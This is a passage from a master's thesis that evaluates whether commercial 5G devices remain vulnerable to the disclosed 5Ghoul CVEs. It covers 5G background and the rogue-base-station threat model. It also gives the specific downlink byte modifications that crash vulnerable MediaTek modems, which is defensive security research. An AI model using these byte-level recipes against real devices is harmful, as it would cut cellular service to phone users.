Vulnerability Analysis on 5G Communications

Using 5Ghoul as a Framework

Master Thesis

Master in *Sciences and Technologies*,
Specialty in *Computer Science*,
Track *Cryptology and Computer Security*.

Author
Yohann Le Scouarnec <yohann.lesc@gmail.com>

Supervisor
Ruddy Delahaye <ruddy.delahaye@atos.net>

Tutor
Abdou Guermouche <abdou.guermouche@labri.fr>

August 22, 2025

Declaration of authorship of the document

I hereby certify that this material, which I now submit for assessment on the programme of study leading to the award of the Master in *Sciences and Technologies*, Specialty in *Mathematics* or *Computer Science*, Track *Cryptology and Computer Security*, is entirely my own work, that I have exercised reasonable care to ensure that the work is original, and does not to the best of my knowledge breach any law of copyright, and has not been taken from the work of others save and to the extent that such work has been cited and acknowledged within the text of my work.

Date and Signature
21/08/2025
LE SCOUARNEC Yohann

Abstract

With the approach of wide deployment of 5G cellular communications, and concepts like the Internet of Things, the security of 5G end devices is critical. The aim of this thesis is to evaluate the security of these Commercial-Off-The-Shelf (COTS) 5G end devices, by replaying known Common Vulnerabilities and Exposures (CVE) against these devices.

This thesis tests the 5Ghoul's family of CVEs that were publicly disclosed in December 2023, against current COTS 5G end devices, by replaying them through the 5Ghoul open-source project [26], then recording the impact these CVEs still have on these devices.

The testing showed that although some vulnerabilities have been privately disclosed to the manufacturers for almost two years, they can still have an impact on the targeted 5G devices. This underlines a flaw in the process of getting critical security patches to COTS 5G device.

This study is limited in the number of 5G devices tested, but has still shown a measurable impact on current COTS 5G devices. Having more devices would lead to a better understanding of the proportions in which these CVEs are still exploitable. 5Ghoul is also used to implement known vulnerabilities and test their efficacy.

Further research on the topic includes discovering new vulnerabilities, and 5Ghoul's fuzzer is a promising lead for this task.

Contents

Appendices

List of Figures

Acronyms

3GPP 3rd Generation Partnership Project. 1–3, 6

4G LTE 4G Long-Term Evolution. xiii, 1–3, 5, 6, 33, 34

5G NR 5G New Radio. xiii, 1–6, 11, 37

5G NSA 5G Non-Standalone. xiii, 34

5G SA 5G Standalone. xiii, 4, 7, 8, 11, 12, 29, 37

5G-AKA 5G Authentication and Key Agreement. 6

5G-GUTI 5G Globally Unique Temporary Identity. 6, 10

5GC 5G Core Network. 2, 6, 7, 9–11, 27, 28

5GMM 5G Mobility Management. 33, 34

ADB Android Debug Bridge. 29, 32

AMF Access and Mobility Management Function. 2, 6, 9, 10

CN Core Network. 2, 6, 12

COTS Commercial-Off-The-Shelf. 12, 25, 32, 37

CVE Common Vulnerabilities and Exposures. xiii, 11, 25, 32, *Glossary:* Common Vulnerabilities and Exposures

DoS Denial of Service. 11, 13–24, 31, *Glossary:* Denial of Service

EAP-AKA' Extensible Authentication Protocol Authentication and Key Agreement prime. 6

EAP-TLS Extensible Authentication Protocol Transport Layer Security. 6

ECDH Elliptic-Curve Diffie-Hellman. 5

eNB Evolved NodeB. 2

EPC Evolved Packet Core. 2, 34

ETSI European Telecommunications Standards Institute. 34

gNB Next Generation NodeB. 2, 5–8, 10–24, 27, 34

IMSI International Mobile Subscriber Identity. 3, 5, 6

MAC Medium Access Control. 4, 11, 21

MCC Mobile Country Code. 3

MitM Man in the Middle. 3, *Glossary:* Man in the Middle

MNC Mobile Network Code. 3

MSIN Mobile Subscription Identification Number. 3

NAI Network Access Identifier. 3

NAS Non-Access Stratum. 4, 22

OAI Open Air Interface. 11, 27, 28

OEM Original Equipment Manufacturer. 13–24, 37

PDCP Packet Data Convergence Protocol. 4, 11

PDU Packet Data Unit. 21, 22

PHY Physical Layer. 4, 11

PKI Public Key Infrastructure. 6

PLMN Public Land Mobile Network. 3, 7

RACH Random Access Channel. 8

RAN Radio Access Network. 2, 3, 28

RAT Radio Access Technology. 2, 3

RF Radio Frequency. 2, 27

RLC Radio Link Control. 4, 11, 21

RRC Radio Resource Control. 4, 7, 11, 22–24

RSSI Received Signal Strength Indicator. 12, 31

SDAP Service Data Adaptation Protocol. 4

SDR Software-Defined Radio. 27–29

SIM Subscriber Identity Module. 2, 3, 6, 12

SUCI Subscription Concealed Identifier. 5, 6

SUPI Subscription Permanent Identifier. 2, 3, 5, 6, 36

USRP Universal Software Radio Peripheral. 27

Introduction

Context & Motivation

5G Standalone (5G SA) is meant to be deployed at a large scale in the near future, bringing to phone communications new security features when compared to 4G Long-Term Evolution (4G LTE) and 5G Non-Standalone (5G NSA). With the changes this technology brings, new vulnerabilities are expected.

Cellular communications are becoming similar to computer networks, hence a cybersecurity-minded approach makes sense. Before 5G SA becomes widely adopted, security research should be conducted, and outstanding security flaws patched. Some of these have already been disclosed publicly [24], along with a Proof of Concept, under the name 5Ghoul [26].

Objectives

- Contribute to the understanding of 5G's security,
- Use 5Ghoul to replay known Common Vulnerabilities and Exposures (CVE)s and observe whether they have been patched, or are still present in concerned devices.
- Find vulnerabilities during the connection establishment, when no knowledge about the target is required and before ciphering is established.

Structure

This Master thesis is structured in 5 chapters.

- The 1st chapter introduces the key concepts of general cellular communications, and goes into the specific knowledge of 5G New Radio (5G NR) necessary to understand the following chapters.
- Chapter 2 explains the establishment of a cellular connection, taking the specific example of a 5G SA network, as it is the most vulnerable point of a 5G SA connection.
- In chapter 3, the framework of 5Ghoul is explained, as well as every CVE that was disclosed by the 5Ghoul team in their white paper [24].
- Chapter 4 presents the testing methodology used to test 5Ghoul's CVEs and shows the results obtained.
- The 5th chapter implements a known downgrade attack using 5Ghoul's framework.

Chapter 1

Background

This chapter will explain the necessary details for the comprehension of cellular communications, more specifically 5G NR, and the security improvements from the previous generation 4G LTE. Every standard explained below, and every cellular communication standard since the start of the conception of 3G networks, is directed by the 3rd Generation Partnership Project (3GPP) organization[1]. A great reference for understanding 5G, and more generally cellular communications, is the website ShareTechnotes [32].

1.1 Cellular Communications Basics

A cellular network can be broken down into three components :



Figure 1.1: Cellular Network

- ### 1.1.1 User Equipment

  A User Equipment (UE) is anything used to connect to the cellular network, most of the time this is a cellphone or a cellular modem. In the

case of a cellphone, there are three distinct components being used in the process of communicating with the cellular network :

- Application Processor: generates and processes data to be transmitted
- Modem: encodes the data for transmission, with the help of the application processor, often grouped with the Application Processor as the main processor of the cellphone.
- Radio Frequency (RF) frontend: receives and sends radio signals to the cellular network.

UEs typically use a Subscriber Identity Module (SIM) card to access a cellular network, this SIM card contains the subscriber identifier used to authenticate the UE to the network. In 5G NR this subscriber identifier is called Subscription Permanent Identifier (SUPI).

1.1.2 Radio Access Network

The Radio Access Network (RAN) is the RF interface through which a UE connects to the operator's network, the hardware component of the RAN is a Base Station. In 4G LTE the Base Station is called Evolved NodeB (eNB), and in 5G NR it is called Next Generation NodeB (gNB). The RAN establishes and manages the wireless links between a UE and the operator's network.

This wireless link historically only uses cellular protocols, but the 3GPP specifications for 5G NR allows for other Radio Access Technology (RAT) to be used to access the network, such as wifi.

1.1.3 Core Network

In a cellular network, the Core Network (CN) is responsible for the authentication of UEs to the operator's network, the management of network resources, and the routing of packets to ensure internet connectivity. In 4G LTE the CN is called Evolved Packet Core (EPC), and in 5G NR it is called 5G Core Network (5GC).

The Access and Mobility Management Function (AMF) is the most critical part of the 5GC, it handles multiple critical functions such as the management of registration, reachability, connection, and mobility, as well as access authentication. The AMF is vital to the registration and mobility of the UEs in the network.

The connection between UE and RAN is divided in two parts :

- The Downlink, which designates the communications going from the RAN to the UE.
- The Uplink, which designates the communications going from the UE to the RAN.

1.2 Identifiers & Secrets

During the authentication protocols, identifiers and shared secrets are used by the UE and the RAN to mutually authenticate and provide a layer of defense against Man in the Middle (MitM) attacks.

- ### 1.2.1 Identifier

  As mentioned previously, the UE identifier in 5G NR is the SUPI. This SUPI can take one of two forms depending on the RAT used :

  - For a standard 3GPP RAT the SUPI takes the form of an International Mobile Subscriber Identity (IMSI). The IMSI is the 4G LTE subscriber identifier, and IMSI is the commonly used term for the subscriber identifier of a cellular UE. It is 15 digits long and is made of two parts (Figure 1.1):
    * The Public Land Mobile Network (PLMN), which is a 5 to 6 digit code identifying the country and operator, and is itself composed of two parts:
      · The Mobile Country Code (MCC), a 3 digit code that identifies the country.
      · The Mobile Network Code (MNC), a 2 or 3 digit code, depending on EU or NA standard, that identifies the operator.
    * The Mobile Subscription Identification Number (MSIN), which is 9 or 10 digits long depending on the MNC's length.

<table>
<tr><td>IMSI/SUPI</td><td colspan="4">208010000055768</td></tr>
<tr><td>PLMN</td><td colspan="2">20801</td><td rowspan="3">MSIN</td><td rowspan="3">0000055768</td></tr>
<tr><td>MCC</td><td>208</td><td>France</td></tr>
<tr><td>MNC</td><td>01</td><td>Orange</td></tr>
</table>

Table 1.1: Example of a European standard IMSI

  - In the case of a non-3GPP RAT being used, the SUPI can take the form of a Network Access Identifier (NAI) [3], which is basically of the form of an e-mail address.

- ### 1.2.2 Secrets

  In a SIM card there are two secrets stored that are unique to the SIM.

  - The Ki is a unique Subscriber Key contained by the SIM, and is a shared secret with the operator.
  - The OPc is a key derived from the Operator Key and the Ki, and is unique to the SIM card.

  These keys are used to authenticate the phone to the operator's network.

1.3 Protocols

In 5G NR there are two slightly different protocol stacks depending on the type of information being transmitted (Figure 1.2), the User Plane which is used to transmit the User data, and the Control Plane which handles the signaling messages that are used for connection management. The Control Plane is the focus here as the User Plane is not used before the encryption of communications.



Figure 1.2: User Plane and Control Plane Protocol Stack

- ### 1.3.1 Layer 1

  The layer 1 is the Physical Layer (PHY). It is responsible for core functions such as synchronization, power control, channelization, frequency scanning, and is also the core of new 5G SA technologies such as MIMO and Beamforming.

- ### 1.3.2 Layer 2

  The layer 2 is composed of Medium Access Control (MAC), Radio Link Control (RLC), and Packet Data Convergence Protocol (PDCP). Also called the data link layer, it is responsible for the transfer of data over the Physical layer.

  This includes error correction, ciphering and deciphering, data integrity, order of arrival, duplication checking, quality of service, etc...

- ### 1.3.3 Layer 3

  The layer 3 is the Network layer, it is composed of Service Data Adaptation Protocol (SDAP) for the User Plane, and is composed of the Radio Resource Control (RRC) and Non-Access Stratum (NAS) for the Control Plane.

  In the User Plane it is responsible for the transfer of user data.

In the Control Plane it is responsible for the management of registrations, connections, sessions, security keys, mobility functions, etc...

1.4 Security improvements over 4G LTE

One of the focus of 5G NR is better security and privacy through enhanced protocols and better consideration of attack surfaces.

1.4.1 Subscriber Identifier Obfuscation

The SUPI, which is the 5G NR equivalent of 4G LTE's IMSI, is never shared directly with the Base Station. Instead, in 5G NR, an ephemeral Subscription Concealed Identifier (SUCI) is generated based on the UE's SUPI, and a shared ephemeral key agreed upon with the gNB, using the Elliptic-Curve Diffie-Hellman (ECDH) key agreement scheme. There exists a null-scheme for the generation of SUCI, where no actual encryption happens, however it is strongly advised not to use it. This SUCI is then transmitted during the initial connection to the gNB, which decodes it into the SUPI, verifying the UE's identity (Figure 1.3).



Figure 1.3: UE using SUCI to authenticate

The process ensures the SUPI stays a secret by never sending it unencrypted over the air, and nullifies long-term tracking using SUCI as the SUCI

is uniquely generated for every connection to a gNB, and depends on multiple factors including an ephemeral key.

The SUCI can be generated by the UE (SUCI on UE) or by the SIM card, (SUCI on SIM). SUCI on SIM ensures compatibility with older UEs and is the recommended way for multiples reasons [9], but the SUCI generation on SIM is slower.

Once the connection is established the AMF allocates a 5G Globally Unique Temporary Identity (5G-GUTI) to use instead of the SUCI, the AMF may assign a new 5G-GUTI to the UE at any time, rendering useless the simple tracking of a 5G-GUTI. This mechanism was already present in 4G LTE but certain tasks such as Initial Attach and Handover still exposed the IMSI of the UE.

1.4.2 Authentication Protocols

5G NR expands on 4G LTE by providing the evolution of 4G LTE authentication protocol and two additional authentication protocols :

- **5G Authentication and Key Agreement (5G-AKA)**

  The evolution of 4G LTE AKA, is backwards compatible with it's predecessor, and provides mutual authentication of the UE and the gNB.

- **Extensible Authentication Protocol Authentication and Key Agreement prime (EAP-AKA')**

  Permits the use of non-3GPP access to a 3GPP CN, this means that Wi-Fi and other protocols can be used to access the 5GC, thus accessing the 5G network. This protocol still requires a SIM card within the UE.

- **Extensible Authentication Protocol Transport Layer Security (EAP-TLS)**

  This protocol also permits the use of non-3GPP access to a 3GPP CN, and is based on Public Key Infrastructure (PKI), meaning that the only requirement from the UE is a valid certificate. This certificate replaces the SUPI

Chapter 2

Connection establishment in 5G-SA

In this chapter will be explained the process of connecting a UE to a gNB in a 5G SA configuration, using RRC to establish the initial connection, and going through the authentication to the 5GC.

2.1 Choosing a cell

The first thing a UE does when it tries to connect to a network, is searching for any cell available. In order to ensure the quality of service, the UE uses multiple criteria to select which cell it will connect to, and checks for better cells under certain conditions. To this end two modes can be triggered :

- ### 2.1.1 Cell Selection

  If the UE is not currently connected to a cell, does not have stored information about a previously used cell, or gets rejected during the authentication by specific causes, it enters the cell selection mode.

  In this mode, the UE scans every frequency bands for available cells with the correct PLMN, if it fails to find a suitable cell it will try to connect to any cell allowing for emergency or limited services.

- ### 2.1.2 Cell Reselection

  A cell reselection can be triggered either by a degradation of signal, or a signal sent by the network for various reasons.

  Once it is triggered, the UE starts to evaluate neighboring cells by scanning them and comparing the power and quality of the received signals. If a suitable cell is found the UE will swap to that cell.

2.2 5G SA Initial Attach Sequence

This section will go over the Initial Attach Sequence that happens every time a UE connects to a gNB in 5G SA.

- ### 2.2.1 Synchronization



Figure 2.1: Initial Attach Synchronization

An available gNB is constantly emitting signals for UEs to receive. These signals contain information to synchronize the UE to the gNB (Figure 2.1).

The UE starts by synchronizing the Downlink using these signals. Then the UE starts the Random Access Channel (RACH) process which consists of sending a preamble from the UE, received by the gNB, which in turn sends a timing adjustment back to the UE, looping until the Uplink is synchronized.

- ### 2.2.2 RRC establishment

This step establishes the communication protocols and other configuration information that will be used between the UE and the cell.

It is composed of three messages, RRC Request, RRC Setup, RRC Setup Complete (Figure 2.2).



Figure 2.2: Initial Attach RRC Establishment

Inside the RRC Setup Complete message, the UE sends a Registration Request with it's credentials and network capabilities. This request is transmitted to the AMF of the 5GC that will oversee the registration process.

- **2.2.3 Authentication process**



Figure 2.3: Initial Attach Authentication Process

To authenticate a UE the AMF challenges the UE by sending a random

number (Figure 2.3). The UE receives and computes this number using it's security credentials and sends it back to the AMF. The AMF then checks for differences with the expected answer and authenticates the UE. This step proves the UE knows the required security information.

The UE can try to expedite this step using it's previously attributed 5G-GUTI, however the AMF can reject that 5G-GUTI to make the UE go through this step.

- **2.2.4 Security process**



Figure 2.4: Initial Attach Security Process

Once the UE is authenticated, the AMF sends a Security Mode Command (Figure 2.4), to specify which ciphering algorithms to use, and generates keys with the UE for these algorithms. This marks the end of the Non-Access Stratum (NAS) registration process.

Past this point, the communications between the UE and the 5GC are encrypted by the algorithm selected during the NAS Security Mode. Just after this is done, another similar layer of encryption is added between the UE and the gNB, using the Access-Stratum (AS). This is where the attack surface ends, as any further in the communications would require knowledge of secrets only known by the UE and the operator.

Chapter 3

5Ghoul

5Ghoul is a framework providing a stateful multi-layer fuzzer, capable of fuzzing down to the data link layer while constructing the 5G protocol state machine. A paper about the fuzzer specifically has been published by the ASSET Research Group [25]. Using this advanced fuzzer, the team behind 5Ghoul discovered a family of CVEs present in the firmware of the Modem of major chipset vendors, i.e. Qualcomm and MediaTeK.

These CVEs are mostly cellular Denial of Service (DoS) attacks with one of them being a Downgrade attack, only disabling the UE's 5G NR capabilities. These vulnerabilities are implementation dependent, meaning that they are limited to certain firmware versions on specific Modems. The source code is available on GitHub [26], containing the 12 exploit modules corresponding to their associated CVE.

3.1 Framework explanation

5Ghoul uses Open Air Interface (OAI) [4] to generate a gNB, and Open5GS [7] as the 5GC, this setup simulates a real 5G SA network with the possibility of modifying specific packets.



Figure 3.1: Interception Points

5Ghoul can intercept these exchanges at three different points (Figure 3.1), between RRC and PDCP, between PDCP and RLC, and between MAC and PHY. The latter is situated in the data link layer, and is the furthest 5Ghoul reaches, meaning the packets can be modified directly in the MAC layer.

3.1.1 Threat Model

5Ghoul's threat model assumes a Rogue gNB is deployed and exposes it's Downlink channel to the target UE with a higher Received Signal Strength Indicator (RSSI) than the legitimate gNB (Figure 3.2), causing the UE to switch to the Rogue gNB. 5Ghoul's threat model does not need any prior information about the targeted UE.



Figure 3.2: Rogue gNB

Once the UE initiates the connection to the gNB, they go through the standard 5G SA attach procedure, with 5Ghoul having the capability of arbitrarily modifying the Downlink packets. The packets will be modified according to the exploit module that is set when 5Ghoul is launched, every UE that connects to the gNB will be subjected to this attack.

The strong point of this scenario is that no information on the UE or the SIM card is necessary, as the authentication to the CN hasn't happened yet.

3.2 5Ghoul CVEs

In this section, every CVE discovered by the 5Ghoul team is detailed, along with their impact on vulnerable UEs and known information about their patching. Due to complexity of patching the firmware of a Modem, the time between the release of a security patch and the Over The Air update of a Commercial-Off-The-Shelf (COTS) UE can often be six months or more. Moreover, depending on the operator's assertiveness in patching these issues, some UEs may never be patched.

3.2.1 Null pointer dereference in 5G RLC, CVE-2023-20702

After the RRC attach procedure, the gNB would normally send a RLC Status PDU packet. Here 5Ghoul intercepts and modifies this packet, changing the 4th byte of the Downlink transport block from 0x00 to 0x84 (Figure 3.3).



Figure 3.3: Capture of CVE-2023-20702 in execution

Doing this modifies this Status PDU packet from a Control PDU to a Data PDU, and changes the Sequence Number from 1 to 1025. When a vulnerable Modem (MediaTeK Dimensity 900/1200) receives this packet it fails, leaving a firmware Fatal error message in the Android logs :

```
[Fatal error(MPU_NOT_ALLOW)] err_code1:0x0000001D
err_code2:0x910E8392 err_code3:0x910E837E
```

Impact

Whenever a UE cannot connect to a gNB, it will choose another one to connect to. With this CVE however, the Modem crashes and comes back to the same gNB (assuming it is still the best choice), leaving the UE stuck in a loop of trying to connect to the rogue gNB as long as the attack is maintained, forming a DoS attack.

Patches

As per MediaTeK's November 2023 Product Security Bulletin [29], security patches have been made available and Original Equipment Manufacturers (OEMs) using affected chipsets have been notified at least two months before publication, meaning they have been available since September 2023.

3.2.2 Reachable assertion in 5G Modem, CVE-2023-32841

During the RRC attach procedure, the gNB would normally send a RRC Connection Setup packet. Here the 5Ghoul intercepts and modifies this packet, changing the 52nd byte of the Downlink transport block from 0x00 to 0x5B (Figure 3.4).

